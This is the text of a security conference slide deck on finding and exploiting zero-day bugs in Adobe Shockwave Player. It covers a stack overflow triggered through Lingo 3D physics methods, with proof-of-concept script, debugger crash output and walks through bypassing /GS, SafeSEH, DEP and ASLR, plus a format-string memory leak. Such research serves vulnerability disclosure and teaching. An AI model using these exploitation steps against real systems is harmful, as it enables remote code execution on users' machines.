

BYPASSING ALL OF THE THINGS

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
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What to Expect



Hand-holding through Oday **discovery** and **exploitation**

Focusing on Windows 8*



The TARGET Software

Shockwave
developers



People who
can read
assembly



Adobe Shockwave Player

Providing enriching experiences to over 450 million people.

The TARGET Software

Shockwave
developers

People who
can read
assembly

enriching:

"Improve or enhance the quality or value of"
...with remote code exec, anything is possible

Adobe Shockwave Player

Providing enriching experiences to over 450 million people.

I previously killed some bugs in Shockwave



CVE-2010-2866, CVE-2010-2867,
CVE-2010-2870, CVE-2010-2874,
CVE-2010-2877, CVE-2010-2878,
CVE-2010-2879, CVE-2010-4188,
CVE-2010-4189,
CVE-2011-0335,
CVE-2011-0555,
CVE-2011-0556,
CVE-2011-0569,
CVE-2011-2111,
CVE-2011-2116,
CVE-2011-2419

...but those were all file-format parsing issues

```
0000h: 52 49 46 58 00 00 DC 50 4D 56 39 33 69 6D 61 70 RIFX..ÜPMV93imap
0010h: 00 00 00 18 00 00 00 01 00 00 00 2C 00 00 07 3A .....,:
0020h: 00 00 00 00 00 00 00 00 00 00 00 00 6D 6D 61 70 .....mmap
0030h: 00 00 0F E0 00 18 00 14 00 00 00 CA 00 00 00 97 ...à.....Ê...-
0040h: 00 00 00 90 FF FF FF FF 00 00 00 68 52 49 46 58 ...ÿÿÿÿ...hRIFX
0050h: 00 00 DC 50 00 00 00 00 00 01 00 00 00 00 00 00 ..ÜP.....
0060h: 69 6D 61 70 00 00 00 18 00 00 00 0C 00 01 00 00 imap.....
0070h: 0A AF D9 24 6D 6D 61 70 00 00 0F E0 00 00 00 2C .-Ü$mmap...à...,
0080h: 00 00 00 00 0A AF B0 AC 4B 45 59 2A 00 00 02 28 .....-°-KEY*...(
0090h: 00 00 10 14 00 00 00 00 00 00 00 00 43 41 53 74 .....CAST
00A0h: 00 00 1D 2C 00 00 38 B6 00 00 00 00 00 00 00 00 ...,.8I.....
00B0h: 66 72 65 65 00 00 00 00 00 00 00 00 00 0C 00 00 free.....
00C0h: 00 00 00 75 66 72 65 65 00 00 00 00 00 00 00 00 ...ufree.....
00D0h: 00 0C 00 00 00 00 00 05 66 72 65 65 00 00 00 00 .....free....
00E0h: 00 00 00 00 00 0C 00 00 00 00 00 06 66 72 65 65 .....free
```

...but those were all file-format parsing issues

```
0000h: 52 49 46 58 00 00 DC 50 4D 56 39 33 69 6D 61 70 RIFX..ÜPMV93imap
0010h: 00 00 00 18 00 00 00 01 00 00 00 2C 00 00 07 3A .....:
0020h: ( I wrote a vulnerability scanner that abstracts all the predicates in a
0030h: ( binary, traverses the callgraph and generates phormulaes to run then
0040h: ( with a SMT solver. I found 1 vuln in 3 days with this tool.
0050h: (
0060h: (
0070h: (
0080h: (
0090h: (
00A0h: (
00B0h: (
00C0h: (
00D0h: 00 0C 00 00 00 00 00 05 66 72 65 65 00 00 00 00 .....free....
00E0h: 00 00 00 00 00 00 0C 00 00 00 00 00 06 66 72 65 65 .....free
```



..mmmap
.Ê...-
hRIFX
.....
.....
..à...,
EY*...(
..CAST
.....
.....
.....

Which can be found by
anyone who can **flip bits**



DIGGING DEEPER

So, there's this
thing called

Lingo

It's old.

```
Lingo [global]
1 on startMovie
2   global flag
3   set flag = FALSE
4   set the memberNum of sprite 7 = 74
5 end
6
7
8 on buildCoordinateFromList
9   global coordinatefromList
10  set myList = [144,187,410,173,475,64,46,154,270,100]
11  set coordinatefromList = []
12  set n = 1
13  repeat with row = 1 to 5
14    set aRow = []
15    repeat with column = 1 to 2
16      setAt (aRow,column,getAt (myList,n))
17      set n = n+1
18    end repeat
19    setAt (coordinatefromList,row,aRow)
20  end repeat
21  pickaCoordinate
22 end
23
24 on pickaCoordinate
25   global index
26   global coordinatefromList
27   set index = random(5)
28   set aRandomItem = getAt(coordinatefromList,index)
29   case(index) of
30     1:
31       set the memberNum of sprite 2 = 14
32     2:
33       set the memberNum of sprite 2 = 15
34     3:
35       set the memberNum of sprite 2 = 16
36     4:
37       set the memberNum of sprite 2 = 17
38     5:
39       set the memberNum of sprite 2 = 18
40   end case
```



There are quite a few methods available to a Lingo developer

Methods

This section provides an alphabetical list of all the methods available in Director®.

_system.gc()	build()	cursor()	fadeTo()	getRendererServ
abort	bumpMapToNormalMap()	date() (formats)	fileName()	getSoundObject()
abs()	cacheDocVerify()	date() (System)	fileOpen()	getSoundObjectL
activateAtLoc()	cacheSize()	delay()	fileSave()	getStreamStatus
activateButton()	call	delete()	fill()	getSystemCharS
add	callAncestor	delete() (FileIO)	filter()	getURL()
add (3D texture)	callFrame()	deleteFile()	findLabel()	getVal()
addAt	camera()	deleteAt	findEmpty()	getVariable()
addBackdrop	cameraCount()	deleteCamera	findPos	GetWidgetList()
addCamera	cancelIdleLoad()	deleteFrame()	findPosNear	GetWindowPropL
addChild	castLib()	deleteGroup	finishIdleLoad()	getWorldTransfor
addModifier	channel() (Top level)	deleteLight	flashToStage()	go()
addOverlay	channel() (Sound)	deleteModel	float()	goLoop()
addProp	chapterCount()	deleteModelResource	floatP()	goNext()
addToWorld	charPosToLoc()	deleteMotion	flushInputEvents()	goPrevious()
addVertex()	chars()	deleteOne	forget() (Window)	goToFrame()
alert()	charToNum()	deleteProp	forget() (Timeout)	gotoNetMovie
Alert()	clearAsObjects()	deleteShader	framesToHMS()	gotoNetPage
append	clearCache	deleteSoundObject	frameReady() (Movie)	group()
applyFilter()	clearError()	deleteTexture	frameStep()	halt()
appMinimize()	clearFrame()	deleteVertex()	freeBlock()	handler()
atan()	clearGlobals()	displayOpen()	freeBytes()	handlers()
beep()	clone	displaySave()	generateNormals()	hilite (command)
beginRecording()	cloneDeep	do	getaProp	hitTest()
bitAnd()	cloneModelFromCastmember	doneParsing()	getAt	HMStoFrames()
bitNot()	cloneMotionFromCastmember	dot()	getCharSet	hold()
bitOr()	close()	dotProduct()	getError() (Flash, SWA)	importByteArray
bitXor()	closeFile()	downloadNetThing	getError() (XML)	identity()
breakLoop()	closeXlib	draw()	getErrorString()	idleLoadDone()
breakLoop (Sound O	color()	duplicate() (Image)	getFinderInfo()	ignoreWhiteSpac
browserName()	compress()	duplicate() (list functio	getFlashProperty()	ilk()
ByteArray	constrainH()	duplicate() (Member)	getFrameLabel()	ilk (3D)

There are quite a few methods available to a Lingo developer

I audited all that I could—and found nothing



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bitOr()	close()	dotProduct()	getError() (Flash, SWA)	importByteArray
bitXor()	closeFile()	downloadNetThing	getError() (XML)	identity()
breakLoop()	closeXlib	draw()	getErrorString()	idleLoadDone()
breakLoop (Sound O	color()	duplicate() (Image)	getFinderInfo()	ignoreWhiteSpac
browserName()	compress()	duplicate() (list funcio	getFlashProperty()	ilk()
ByteArray	constrainH()	duplicate() (Member)	getFrameLabel()	ilk (3D)

What I couldn't seem to call legitimately were the

3D

methods



FREE SAMPLES

Turns out, Adobe Director
comes with some 3D sample files



%ProgramFiles%\Adobe\Adobe Director 11\Configuration\Tutorials\3D

VULNERABILITY #1

Stack-based Buffer Overflow

```
physicsWorld.loadProxyTemplate(string proxyname, 3dmember)
```

OR

```
world.createRigidBody(string rigidbodyname, string 3DmodelName,  
symbolBodyProxy, symbol bodyType, symbol flipNormals)
```


File Edit View Insert Modify Control Xtras Window Help

Tools

default

Score, Stage (100%)

Script: Movie Script 2:init

init

Lingo

[global]

init

2

Internal

```

5Eb6Eb7Eb8Eb9Ec0Ec1Ec2Ec3Ec4Ec5Ec6Ec7Ec8Ec9Ed0Ed1Ed2Ed3Ed4Ed5Ed6Ed7Ed8Ed9Ee0Ee1Ee2Ee3Ee
1Et2Et3Et4Et5Et6Et7Et8Et9Eu0Eu1Eu2Eu3Eu4Eu5Eu6Eu7Eu8Eu9Ev0Ev1Ev2Ev3Ev4Ev5Ev6Ev7Ev8Ev9Ew
7Fk8Fk9Fl0Fl1Fl2Fl3Fl4Fl5Fl6Fl7Fl8Fl9Fm0Fm1Fm2Fm3Fm4Fm5Fm6Fm7Fm8Fm9Fn0Fn1Fn2Fn3Fn4Fn5Fn
3Gc4Gc5Gc6Gc7Gc8Gc9Gd0Gd1Gd2Gd3Gd4Gd5Gd6Gd7Gd8Gd9Ge0Ge1Ge2Ge3Ge4Ge5Ge6Ge7Ge8Ge9Gf0Gf1Gf
9Gu0Gu1Gu2Gu3Gu4Gu5Gu6Gu7Gu8Gu9Gv0Gv1Gv2Gv3Gv4Gv5Gv6Gv7Gv8Gv9Gw0Gw1Gw2Gw3Gw4Gw5Gw6Gw7Gw
5H16H17H18H19Hm0Hm1Hm2Hm3Hm4Hm5Hm6Hm7Hm8Hm9Hn0Hn1Hn2Hn3Hn4Hn5Hn6Hn7Hn8Hn9Ho0Ho1Ho2Ho3Ho
1Id2Id3Id4Id5Id6Id7Id8Id9Ie0Ie1Ie2Ie3Ie4Ie5Ie6Ie7Ie8Ie9If0If1If2If3If4If5If6If7If8If9Ig
7Iu8Iu9Iv0Iv1Iv2Iv3Iv4Iv5Iv6Iv7Iv8Iv9Iw0Iw1Iw2Iw3Iw4Iw5Iw6Iw7Iw8Iw9Ix0Ix1Ix2Ix3Ix4Ix5Ix
3Jm4Jm5Jm6Jm7Jm8Jm9Jn0Jn1Jn2Jn3Jn4Jn5Jn6Jn7Jn8Jn9Jo0Jo1Jo2Jo3Jo4Jo5Jo6Jo7Jo8Jo9Jp0Jp1Jp
9Ke0Ke1Ke2Ke3Ke4Ke5Ke6Ke7Ke8Ke9Kf0Kf1Kf2Kf3Kf4Kf5Kf6Kf7Kf8Kf9Kg0Kg1Kg2Kg3Kg4Kg5Kg6Kg7Kg
5Kv6Kv7Kv8Kv9Kw0Kw1Kw2Kw3Kw4Kw5Kw6Kw7Kw8Kw9Kx0Kx1Kx2Kx3Kx4Kx5Kx6Kx7Kx8Kx9Ky0Ky1Ky2Ky3Ky
1Ln2Ln3Ln4Ln5Ln6Ln7Ln8Ln9Lo0Lo1Lo2Lo3Lo4Lo5Lo6Lo7Lo8Lo9Lp0Lp1Lp2Lp3Lp4Lp5Lp6Lp7Lp8Lp9Lq
7Me8Me9Mf0Mf1Mf2Mf3Mf4Mf5Mf6Mf7Mf8Mf9Mg0Mg1Mg2Mg3Mg4Mg5Mg6Mg7Mg8Mg9Mh0Mh1Mh2Mh3Mh4Mh5Mh
3Mw4Mw5Mw6Mw7Mw8Mw9Mx0Mx1Mx2Mx3Mx4Mx5Mx6Mx7Mx8Mx9My0My1My2My3My4My5My6My7My8My9Mz0Mz1Mz
9No0No1No2No3No4No5No6No7No8No9Np0Np1Np2Np3Np4Np5Np6Np7Np8Np9Nq0Nq1Nq2Nq3Nq4Nq5Nq6Nq7Nq

```

```

12
13 p3Dmember = member("s3d")
14 physX = member("physX")
15 trace(p3Dmember)
16 mr_plane = p3Dmember.newModelResource("Plane",#box)
17
18 m_ground = p3Dmember.newModel("p",mr_plane)
19 m_ground.transform.position = vector(0,0,0)
20 m_ground.transform.rotation = vector(0,180,0)
21 m_ground.addmodifier(#meshdeform)
22 --Create rigidBody
23 rb_ground = physX.createRigidBody(buf,m_ground.name, #box, #static)
24
25 end

```

Cast:Internal

Internal

init

2

Name	#	*	Script	Type	Modified	Comments
init	2		Movie	Script	6/6/2013 11:58 PM	
physX	3			Physics	2/22/2013 12:42 PM	
plane	1			Shockwav...	2/22/2013 12:42 PM	
s3d	4			Shockwav...	2/22/2013 12:53 PM	

Property Inspector

on

init

Internal

Member

Script

Cast

Edit

Name:

init

Size:

11.6 K

Unload:

3 - Normal

Created:

8/10/2012 12:03 AM

Modified:

6/6/2013 11:58 PM

Modified By:

N/A

Comments:

Code:Library

Library Behavior Inspec Object Inspector

Components

Button

CheckBox

DVDController

DateChooser

Design:Text Inspector

start

input - Adobe Directo...

11:59 PM

input - Adobe Director 11.5

File Edit View Insert Modify Control Xtras Window Help

Tools

Score, Stage (100%) Script: Movie Script 2: init

init

Lingo [global]

init

Internal

```
5Eb6Eb7Eb8Eb9Ec0Ec1Ec2Ec3Ec4Ec5Ec6Ec7Ec8Ec9Ed0Ed1Ed2Ed3Ed4Ed5Ed6Ed7Ed8Ed9Ee0Ee1Ee2Ee3Ee
11 1Et2Et3Et4Et5Et6Et7Et8Et9Eu0Eu1Eu2Eu3Eu4Eu5Eu6Eu7Eu8Eu9Ev0Ev1Ev2Ev3Ev4Ev5Ev6Ev7Ev8Ev9Ew
7Fk8Fk9F10F11F12F13F14F15F16F17F18F19Fm0Fm1Fm2Fm3Fm4Fm5Fm6Fm7Fm8Fm9Fn0Fn1Fn2Fn3Fn4Fn5Fn
3Gc4Gc5Gc6Gc7Gc8Gc9Gd0Gd1Gd2Gd3Gd4Gd5Gd6Gd7Gd8Gd9Ge0Ge1Ge2Ge3Ge4Ge5Ge6Ge7Ge8Ge9Gf0Gf1Gf
9Gu0Gu1Gu2Gu3Gu4Gu5Gu6Gu7Gu8Gu9Gv0Gv1Gv2Gv3Gv4Gv5Gv6Gv7Gv8Gv9Gw0Gw1Gw2Gw3Gw4Gw5Gw6Gw7Gw
5H16H17H18H19Hm0Hm1Hm2Hm3Hm4Hm5Hm6Hm7Hm8Hm9Hn0Hn1Hn2Hn3Hn4Hn5Hn6Hn7Hn8Hn9Ho0Ho1Ho2Ho3Ho
1Id2Id3Id4Id5Id6Id7Id8Id9Ie0Ie1Ie2Ie3Ie4Ie5Ie6Ie7Ie8Ie9If0If1If2If3If4If5If6If7If8If9Ig
7Iu8Iu9Iv0Iv1Iv2Iv3Iv4Iv5Iv6Iv7Iv8Iv9Iw0Iw1Iw2Iw3Iw4Iw5Iw6Iw7Iw8Iw9Ix0Ix1Ix2Ix3Ix4Ix5Ix
3Jm4Jm5Jm6Jm7Jm8Jm9Jn0Jn1Jn2Jn3Jn4Jn5Jn6Jn7Jn8Jn9Jo0Jo1Jo2Jo3Jo4Jo5Jo6Jo7Jo8Jo9Jp0Jp1Jp
9Ke0Ke1Ke2Ke3Ke4Ke5Ke6Ke7Ke8Ke9Kf0Kf1Kf2Kf3Kf4Kf5Kf6Kf7Kf8Kf9Kg0Kg1Kg2Kg3Kg4Kg5Kg6Kg7Kg
5Kv6Kv7Kv8Kv9Kw0Kw1Kw2Kw3Kw4Kw5Kw6Kw7Kw8Kw9Kx0Kx1Kx2Kx3Kx4Kx5Kx6Kx7Kx8Kx9Ky0Ky1Ky2Ky3Ky
1Ln2Ln3Ln4Ln5Ln6Ln7Ln8Ln9Lo0Lo1Lo2Lo3Lo4Lo5Lo6Lo7Lo8Lo9Lp0Lp1Lp2Lp3Lp4Lp5Lp6Lp7Lp8Lp9Lq
7Me8Me9Mf0Mf1Mf2Mf3Mf4Mf5Mf6Mf7Mf8Mf9Mg0Mg1Mg2Mg3Mg4Mg5Mg6Mg7Mg8Mg9Mh0Mh1Mh2Mh3Mh4Mh5Mh
3Mw4Mw5Mw6Mw7Mw8Mw9Mx0Mx1Mx2Mx3Mx4Mx5Mx6Mx7Mx8Mx9My0My1My2My3My4My5My6My7My8My9Mz0Mz1Mz
9No0No1No2No3No4No5No6No7No8No9Np0Np1Np2Np3Np4Np5Np6Np7Np8Np9Nq0Nq1Nq2Nq3Nq4Nq5Nq6Nq7Nq
12
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Cast: Internal

Name	#	*	Script	Type	Modified	Comments
init	2		Movie	Script	6/6/2013 11:58 PM	
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plane	1			Shockwav...	2/22/2013 12:42 PM	
s3d	4			Shockwav...	2/22/2013 12:53 PM	

Property Inspector

init

Name: init

Size: 11.6 K

Unload: 3 - Normal

Created: 8/10/2012 12:03 AM

Modified: 6/6/2013 11:58 PM

Modified By: N/A

Comments:

Code: Library

Library Behavior Inspec Object Inspector

Components

Button

CheckBox

DVDController

DateChooser

Design: Text Inspector

start

input - Adobe Directo...

11:59 PM

The initial fault:

(63c.410): Access violation - code c0000005 (first chance)

First chance exceptions are reported before any exception handling.

This exception may be expected and handled.

eax=37734236 ebx=02f6bd10 ecx=00000000 edx=03790404 esi=000033a7 edi=02f6c248
eip=6fde9d0a esp=02f6b7ec ebp=02f6b7ec iopl=0 nv up ei pl nz na pe nc
cs=0023 ss=002b ds=002b es=002b fs=0053 gs=002b efl=00210206
IML32!Ordinal1115+0xa:
6fde9d0a 81780454534146 cmp dword ptr [eax+4],46415354h ds:002b:3773423a

The **call stack** and **exception chain** tells us a bit more:

0:005> kv

ChildEBP	RetAddr	Args	to Child
----------	---------	------	----------

02f6b7ec	6f2277b8	37734236	02f6b810 6f2283b1 IML32!Ordinal1115+0xa
02f6b7f8	6f2283b1	02f6c248	06cf7024 00000000 DIRAPI+0x377b8
02f6b810	6f23a8ea	06cf7024	000033a7 02f6bd10 DIRAPI+0x383b1
02f6b82c	6f35ec15	06cf7024	02f6c248 02f6bd10 DIRAPI+0x4a8ea
02f6b848	6e73250b	06ced4bc	02f6c248 02f6bd10 DIRAPI+0x16ec15
02f6c114	42346942	69423569	37694236 42386942 Dynamiks+0x250b <-- last intact ret
02f6c118	69423569	37694236	42386942 6a423969 0x42346942
02f6c11c	37694236	42386942	6a423969 316a4230 0x69423569
02f6c120	42386942	6a423969	316a4230 42326a42 0x37694236

1:038> !exchain

0012f688: 724e3971

Invalid exception stack at 4e38714e

So, the stack buffer begins at **0x02f6bd10** and was passed from the Dynamiks module into DIRAPI as argument 3. This can be seen by disassembling the Dynamiks module and checking out the code before offset **0x250b**:

```
0:005> ub Dynamiks+0x250b L6
```

```
Dynamiks+0x24fc:
```

```
6e7324fc 8d8dfcfbffff    lea     ecx, [ebp-404h] <-- vuln buf
6e732502 51              push    ecx <-- passed as third arg
6e732503 8d4f08          lea     ecx, [edi+8]
6e732506 51              push    ecx
6e732507 50              push    eax
6e732508 ff5244          call    dword ptr [edx+44h]
```

In **IDA Pro** we can inspect the size of the destination buffer:

```
-00000404 var_404      db 1024 dup(?) <-- vuln buf: 1024 bytes
```


Sooooo, we're good here?

[Windows XP SP3]

- Stack-based buffer overflow
- 1024 bytes

NOPE, thanks to this guy:

Crispin Cowan



Say hello to **/GS**:

```
100018A8  mov  eax, __security_cookie
100018AD  xor  eax, ebp
100018AF  mov  [ebp+var_4], eax
```



The following paper was originally published in the
Proceedings of the 7th USENIX Security Symposium
San Antonio, Texas, January 26-29, 1998

StackGuard: Automatic Adaptive Detection
and Prevention of Buffer-Overflow Attacks

Crispan Cowan, Calton Pu, Dave Maier, Jonathan Walpole, Peat Bakke,
Steve Beattie, Aaron Grier, Perry Wagle, and Qian Zhang,
Oregon Graduate Institute of Science & Technology;
Heather Hinton, *Ryerson Polytechnic University*

For more information about USENIX Association contact:

1. Phone: 510 528-8649
2. FAX: 510 548-5738
3. Email: office@usenix.org
4. WWW URL: <http://www.usenix.org/>

Matt said it best

(in the esteemed Uninformed Journal)

“

*"At a high-level, this routine will take an **XOR**'d combination of the **current system time, process identifier, thread identifier, tick count, and performance counter.***

The end result of XOR'ing these values together is what ends up being the image file's security cookie."



Bypassing /GS

Techniques to bypass stack cookies are *old news*

Basically:

1. Corrupt enough stack data to overwrite a **saved exception handler**
2. When the /GS check fails, the exception is dispatched by **ntdll!KiUserExceptionDispatcher**

(or corrupt local variables to some effect—but that's out of the scope of this talk)

Sooooo, we're good here?

- Stack-based buffer overflow
- 1024 bytes
- Able to corrupt SEH records

NOPE, thanks to these guys:

SafeSEH

Phil Lucido

Independent Computer Software Professional
Greater Seattle Area | Computer Software

Previous Microsoft

2
connections



Bryan Tuttle

Brandon Bray



Louis Lafreniere

Patent US7480919 - Safe exceptions

www.google.com/patents/US7480919

Google Patents

Safe exceptions
US 7480919 B2

ABSTRACT

Safe exceptions detect and intervene in a malicious attack against an application or system component, even in the presence of a coding flaw such as a buffer overrun. A list of all the exception handlers in an image (e.g., a DLL or EXE) is desirably created. When loading the image into a process, the operating system loader finds and stores a reference to this list. When a subsequent attack targets exception handling by creating an attacker provided exception handler, the new attacker provided exception handler is compared to a list of the real exception handlers. The list of real exception handlers is stored in memory, and desirably cannot be modified. In particular, when an exception occurs, the operating system finds the proper exception handler from information on the stack (this may be under attack, so the information is not trusted) and compares it to the previously created read-only reference list. If the exception handler that has occurred is found on the reference list, the exception handler is allowed to execute. Otherwise, the operating system assumes the application is under attack and terminates the process' execution.

IMAGES (5)

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Original Assignee Microsoft Corporation

Patent Citations (11), Non-Patent Citations (9), Classifications (11)

External Links: USPTO, USPTO Assignment, Espacenet

Looks like an alignment problem

SafeSEH

Linker option (/SAFESEH) will produce a **table** of the **allowed** exception handlers for an image

Techniques to bypass SafeSEH are also *old news*

Basically:

1. Point corrupted handler into an image that **wasn't compiled with /SAFESEH**, or
2. Point corrupted handler to somewhere other than an **image** or the **stack**, or
3. Point corrupted handler to a **legit** exception handler that enables you to leverage some of its behavior (rare)

Sooooo, we're good here?

- Stack-based buffer overflow
- 1024 bytes
- Able to corrupt SEH records
- Found a way around SafeSEH

NOPE, thanks to this guy:

NX/W^X/DEP



So, there's this Hungarian guy **pipacs**—you may have heard of him.

NX/W^X/DEP

Techniques to bypass NX/W^X/DEP are also *old news*

Basically:

1. Code re-use (think **ROP**)

solar designer →



Sooooo, we're good here?

- Stack-based buffer overflow
- 1024 bytes
- Able to corrupt SEH records
- Found a way around SafeSEH
- Able to bypass DEP with ROP


For Windows XP SP3: That'll do.

Good Guy Adobe Developer



The day after I
finished that
exploit, Adobe
released
11.6.8.638

Windows XP is *weak*
Time to **Level Up**



Windows 7 x64

Now we have to worry about:

Address Space Layout Randomization



Windows 7

Remember that Hungarian?



pipacs—first guy to coin the term ASLR

PaX++

VULNERABILITY #2

Stack-based Memory Disclosure

Naming some 3D objects with format specifiers and printing them out yields:

```
model("d03e682631e7c647ae08432631e18680fb8a9d03e6830680276b012d450d03e686  
9080b8e56b7420100c17eb9069056cd56908db3811038")
```

OR, if you're not into that whole brevity thing:

```
model("d03e68 6317e44 5ffad60 43 6317dcc 680fb8a9 d03e68 42 680276b0  
12d450 d03e68 69080b00 5711164 100c 17eb90 69056cd5 6908db38 1 1038")
```

```
model("d03e68 6317e44 5ffad60 43 6317dcc 680fb8a9 d03e68 42  
680276b0 12d450 d03e68 69080b00 5711164 100c 17eb90 69056cd5  
6908db38 1 1038")
```

```
0:008> !address 0xd03e68  
00c60000 : 00c60000 - 00101000  
Type      00020000 MEM_PRIVATE  
Protect    00000004 PAGE_READWRITE  
State      00001000 MEM_COMMIT  
Usage      RegionUsageHeap  
Handle     00150000  
  
0:008> !heap -p -a 0xd03e68  
address 00d03e68 found in  
_HEAP @ 150000  
HEAP_ENTRY Size Prev Flags UserPtr UserSize - state  
00c60018 20000 0000 [0b] 00c60020 100000 - (busy VirtualAlloc)  
? <Unloaded_ame.dll>+ffff7  
  
0:008> !address 6317e44  
06010000 : 06314000 - 0005b000  
Type      00020000 MEM_PRIVATE  
Protect    00000004 PAGE_READWRITE  
State      00001000 MEM_COMMIT  
Usage      RegionUsageHeap  
Handle     00150000  
  
0:008> !address 12d450  
00030000 : 0011e000 - 00012000  
Type      00020000 MEM_PRIVATE  
Protect    00000004 PAGE_READWRITE  
State      00001000 MEM_COMMIT  
Usage      RegionUsageStack  
Pid.Tid    d1c.89c  
  
0:008> !address 69080b00  
69000000 : 69001000 - 0008c000  
Type      01000000 MEM_IMAGE  
Protect    00000020 PAGE_EXECUTE_READ  
State      00001000 MEM_COMMIT  
Usage      RegionUsageImage  
FullPath   <snip>IML32.dll
```

We can “leak”
addresses from:

- The **heap**
- The **stack**
- **IML32.dll** module

Reversing FTW

```
.text:68039FF2  case__v:
.text:68039FF2
.text:68039FF2      add     edi, 4
.text:68039FF5      mov     [ebp+var_814], edi
.text:68039FFB      mov     edi, [edi]
.text:68039FFD      lea     esi, [ebp+var_810]
.text:6803A003      mov     byte ptr [ebp+var_404], 0
.text:6803A00A      call    sub_68039CA0
.text:6803A00F      test    eax, eax
.text:6803A011      jz      loc_6803A0EA
.text:6803A017      mov     eax, [ebp+arg_8]
.text:6803A01A      mov     ecx, [ebp+var_824]
.text:6803A020      mov     edx, [ebp+var_828]
.text:6803A026      push    eax
.text:6803A027      push    ecx
.text:6803A028      push    edi
.text:6803A029      push    edx
.text:6803A02A      call    sub_68030DB0 ; replaces %v with
                        <%d %p> and re-
                        enters this func
```

I spent some time reversing
why this behavior occurs

In the process I found an
undocumented format
specifier, **%v**

